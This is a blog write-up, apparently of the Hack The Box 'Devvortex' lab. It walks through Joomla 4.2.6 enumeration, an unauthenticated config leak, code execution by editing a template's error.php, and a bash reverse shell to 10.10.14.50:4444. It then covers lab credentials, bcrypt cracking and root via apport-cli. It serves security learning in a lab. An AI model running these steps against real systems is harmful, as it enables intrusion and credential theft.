> ## Content Index
> Fetch the complete content index at: https://niklas-heringer.com/llms.txt
> Use this file to discover other available public pages before exploring further.
# Popping Devvortex - Joomla Tricks, Template Shells & Summer Brain Fog
- URL: https://niklas-heringer.com/penetration-testing/htb-devvortex/
- Published: 2025-06-14T13:06:00.000Z
- Updated: 2025-11-19T18:33:18.000Z
- Description: An easy HTB box with enough Joomla, virtual hosts, and reverse shell magic to get you sweating (literally). This walkthrough dives into the quirks of Joomla, web fuzzing, API poking, and template-based RCE. Bring water.
- Author: Niklas Heringer
- Tags: htb, joomla, web-exploitation, fuzzing, remote-code-execution, reverse-shell, vhosts, template-injection, penetration-testing
# Prologue: Sweat, Scans & Static Sites
Here we go guys, i used my afternoon a bit to do **HTB Devvortex**, a `Linux:Easy` box with some interesting twists teaching me a lot of new stuff.
> **Disclaimer**: This box was a really fun one tbh, because it is **35 degrees celsius** outside, and while doing the box and melting in my chair, i lost track so often, wandered off, forgot what i was just doing, it was.. a blast haha.
> Nevertheless a nice run. **Enjoy!**
# Section 1: Recon & VHost Wrangling
## Nmap & FFUF Warmup
A classic nmap-Scan got me started.
```bash
nmap -sS --top-ports 2000 -sV -sC 10.129.229.146
```
revealing just `22` and `80` \- i decided against a UDP scan as that's honestly sort of my last resort haha, on to the website.
```bash
echo "10.129.229.146 devvortex.htb" | sudo tee -a /etc/hosts
```
After visiting `http://devvortex.htb`, I found the homepage of a web development agency named DevVortex.
The site is static and not many sites are to be found:
```bash
ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://devvortex.htb/FUZZ -s -e .html,.php
# Results:
images
index.html
about.html
contact.html
css
do.html
portfolio.html
js
```
checked them all, just static content.

> This form threw me off for a minute - upon entry of data and sending it, the URL is appended with a `?` \- so i thought i'd fuzz parameters, excluding the encountered standard response length:
Yet i found nothing - **only the next scan would bring me the next piece to Devvortex's puzzle**.
💡
****Fuzzing Tip:** Always take note of consistent response sizes — it’s often just the default `404` body. Use `-fs` to skip it and cut the noise:
```bash
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://devvortex.htb/ -H "Host: FUZZ.devvortex.htb" -fs 154 -s
dev
```
ahh, what's *that*? A **Virtual Host!**
---
# Btw, what's actually the difference between a Subdomain and a Virtual Host?
Were `dev.devvortex.htb` a **subdomain**, it'd be defined in **DNS**, pointing to a **different IP**. It would be discoverable via **DNS Enumeration** ([amass](https://github.com/owasp-amass/amass?ref=niklas-heringer.com), [dnsrecon](https://github.com/darkoperator/dnsrecon?ref=niklas-heringer.com), etc.)
A **Virtual Host (VHost)**, like the one at hand, relies on the `Host` **header**, which we set in the ffuf command above. Multiple **VHosts** can run on the **same IP**, and the web server.. well *serves* different content based on that header.
> **Subdomains need DNS resolution; VHosts only need the correct IP + Host header - even if DNS doesn’t list them!**
---
## The VHost Pivot
As we've heard, we can find it under the same IP:
```bash
echo "10.129.229.146 dev.devvortex.htb" | sudo tee -a /etc/hosts > /dev/null
```
```bash
ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://dev.devvortex.htb/FUZZ -s -e .html,.php
index.php
...
api
...
administrator
```
Now the obvious choice is the `/administrator/` dir uncovered.. **but that took an additional minute**, the heat got the better of me and i jumped into the uncovered API haha.
It was really interesting to find:
```bash
http://dev.devvortex.htb/api/:
{
"errors": [
{
"title": "Resource not found",
"code": 404
}
]
}
```
an API not requiring Authentication.. **we'll see this beaty again later on.** But not now, here i just tried a bit around, without success:
```bash
ffuf -w /opt/useful/seclists/Discovery/Web-Content/common.txt -u http://dev.devvortex.htb/api/FUZZ -H "Host: dev.devvortex.htb" -H "Accept: application/json" -mc all -fs 29
```
Once i got hold of the result `http://dev.devvortex.htb/administrator/`, i jumped to it.

[https://forum.joomla.org/viewtopic.php?t=263203](https://forum.joomla.org/viewtopic.php?t=263203&ref=niklas-heringer.com) told me that while that the standard user in Joomla is `admin`, the password is **set during installation**, no standard existing.
> In this forum, they talked about secrets often being present in `http://dev.devvortex.htb/configuration.php`.. interesting, that might come in handy later (spoiler: it will).
---
# Being smarter next time: What to look out for in Joomla
[Joomla](https://www.joomla.de/?ref=niklas-heringer.com) is one of the most popular **open-source CMS platforms**. Let us quickly go over *how* and *what* to check for concerning Joomla.
## Knowing the Version: `joomla.xml` & Friends
**1\. HTML Meta Tag:** Many Joomla sites include a generator tag in the `` section of the HTML:
```html
```
**2\. `joomla.xml` File:** Check for the presence of:
```
/administrator/manifests/files/joomla.xml
```
This file often contains a line like:
```xml
X.Y.Z
```
**3\. Language File:** Another place to find the version is:
```
/language/en-GB/en-GB.xml
```
or other language dirs.
**4\. `README.txt`:** Some Joomla installations expose a `README.txt` in the web root, showing the Joomla version.
> Once you know the Joomla version, look it up on [Exploit-DB](https://www.exploit-db.com/?ref=niklas-heringer.com), [CVE Details](https://www.cvedetails.com/?ref=niklas-heringer.com), or use tools like `joomscan` or `joomlavs` to check for known vulnerabilities.
> You can also [**read more here**](https://hackertarget.com/attacking-enumerating-joomla/?ref=niklas-heringer.com) about *pentesting* Joomla.
So that's what i did, jumping to `http://dev.devvortex.htb/administrator.php/manifests/files/joomla.xml` and *retrieving:* `4.2.6`.
An interesting exploit to find about it: [https://github.com/Acceis/exploit-CVE-2023-23752](https://github.com/Acceis/exploit-CVE-2023-23752?ref=niklas-heringer.com). Or you just **do it yourself**:
```bash
curl http://dev.devvortex.htb/api/index.php/v1/config/application?public=true -vv
```
> `-vv` activates **very verbose output** here, which might come in handy.
Alternatively, call it in your browser:

These infos give us the power to log in:

> Damn. That's a lot. *What should i start here with?*
---
# Section 2: Foothold
## What to look out for inside Joomla
Once you have **admin access** (or access to the admin interface now, as we have), it’s important to **manually explore areas where user-controlled code can be injected**. [**Templates**](https://www.joomla.de/wissen/joomla-tipps-im-advent/tuerchen-nummer-7?ref=niklas-heringer.com) are a top candidate.
## Where to Look in Joomla
Navigate to: `System > Site Templates > [Template Name] > Details and Files`
> This area lets admins **edit PHP files directly** — including the homepage (`home`) or `index.php`, which is rendered on the front end.
### **BIG for us:**
- Joomla allows editing of **template files** through the admin UI by default.
- Any file you modify here (like inserting ``) gets **executed by the front-end**, making it an easy way to get **remote code execution**.
Always check under:
```
/administrator/index.php?option=com_templates
```
This is the main component for managing templates (`com_templates`), and sometimes directly exploitable via URL manipulation.
💡
Even without knowing the base64-encoded `file=`, you could fuzz that parameter or use the UI to find which templates/files are editable.
In my case, that path forward came under `System > Site Templates > Cassiopeia Details and Files`.
> The idea to do something with `error.php` came to me, but I received a nudge on how to provoke an error when I'm ready.
## Exploit Crafting Stage
This line creates a basic reverse shell script:
```bash
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.50/4444 0>&1' > rev.sh
```
It writes a shell script named `rev.sh` that, when executed, opens a **reverse shell** to my attacking PwnBox at IP `10.10.14.50`, port `4444`. The script uses `/bin/bash` as the shebang to ensure it runs in Bash, and then calls `sh -i` for an [interactive shell](https://unix.stackexchange.com/questions/43385/what-do-you-mean-by-interactive-shell?ref=niklas-heringer.com). The key part is the redirect: `>& /dev/tcp/...` uses Bash's built-in TCP connection feature to send the shell's input and output over the network.
> We must be locally listening with `nc -lvnp 4444` to catch the shell.
At the end of the mentioned `error.php`, we put
```bash
```
so that upon an error occuring/ *the script executing*, It'll try to reach out and grab the reverse shell.
> For that, we have to have our `python3 -m http.server 8088` in-place locally.
## Provoking the error & catching the Shell
We can then provoke via:
```bash
curl -k "http://dev.devvortex.htb/templates/cassiopeia/error.php/error"
```
In our Netcat listener:
```bash
connect to [10.10.14.50] from (UNKNOWN) [10.129.229.146] 51076
sh: 0: can't access tty; job control turned off
$
```
niiice hehe, although it seems we're not done yet for our first flag:
```bash
cat: /home/logan/user.txt: Permission denied
```
> First, we'll stabilize our shell - [i already explained this in length](https://niklas-heringer.com/penetration-testing/introduction-to-shells/#stabilizing-the-shell--from-trash-to-tty) :D use it my friend.
```bash
cat /etc/groups
cat: /etc/groups: No such file or directory
# /opt is empty
# sudo -l not possible yet
```
**But whoah, remember the image earlier?**

What does it say here at the very top? **MySQL**? **That seems promising.**
```bash
ss -tlpn
State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
LISTEN 0 70 127.0.0.1:33060 0.0.0.0:*
LISTEN 0 151 127.0.0.1:3306 0.0.0.0:*
LISTEN 0 511 0.0.0.0:80 0.0.0.0:* users:(("nginx",pid=860,fd=8),("nginx",pid=859,fd=8))
LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
LISTEN 0 128 [::]:22 [::]:*
LISTEN 0 511 [::]:80 [::]:* users:(("nginx",pid=860,fd=9),("nginx",pid=859,fd=9))
```
`ss` is the `socket statistics`, `-t` to show TCP connnections, `-l` to only show listening sockets, `-p` showing the port's process, `-n` showing Adresses and ports **numerically**, not resolving them.
> Hehe and indeed, MySQL is running. **Remember how earlier, we found `configuration.php`?** Well it is here, in our folder where we landed.
## Another Mistake in the blistering heat
```bash
cat configuration.php
...
public $user = 'lewis';
public $password = 'P4ntherg0t1n5r3c0n##';
...
```
> Should i have maybe, idk.. RETRIED THIS COMBINATION TO LOG INTO MYSQL? Maybe - why didn't i? **Brain fried, no memory found**. The heat was too much, headaches were a welcoming friend throughout the whole session.
```bash
show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| joomla |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)
---
use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
---
show tables;
...
sd4fg_users
...
---
SELECT * FROM sd4fg_users;
...
lewis | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u
...
logan | logan@devvortex.htb | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
...
```
[CrackStation](https://crackstation.net/?ref=niklas-heringer.com) can't recognize the format, let's go with hashcat.
```bash
cat > hash.txt
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
# returns:
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho
```
with that, finally:
```bash
ssh logan@10.129.229.146
cat /home/logan/user.txt
```
Nooow, onto a little..
---
# Section 3: Privilege Escalation
```bash
sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User logan may run the following commands on devvortex:
(ALL : ALL) /usr/bin/apport-cli
```
> Doesn't `/usr/bin/apport-cli` look tasty? [https://github.com/diego-tella/CVE-2023-1326-PoC](https://github.com/diego-tella/CVE-2023-1326-PoC?ref=niklas-heringer.com) stimulates my hunger even further.
We need a fake `.crash` file in `/var/crash` for this exploit to work.
```bash
tee /var/crash/mytest.crash > /dev/null < Package: foo
> ExecutablePath: /usr/bin/foo
> ProblemType: Bug
> Date: $(date --iso-8601=seconds)
> EOF
```
then
```bash
sudo /usr/bin/apport-cli -c /var/crash/mytest.crash
V
!/bin/bash
```
> Utilizing less here is so cool! I recently made a short tutorial on it, [feel free to look it up](https://niklas-heringer.com/digital-forensics/forensics-challenge-day-one/#sidequest-finally-learning-less)
Okay guys, that was it. A very nice challenge at a very unconvenient time, but whatever - **you don't always have the luxury of postponing work..** \- See you soon!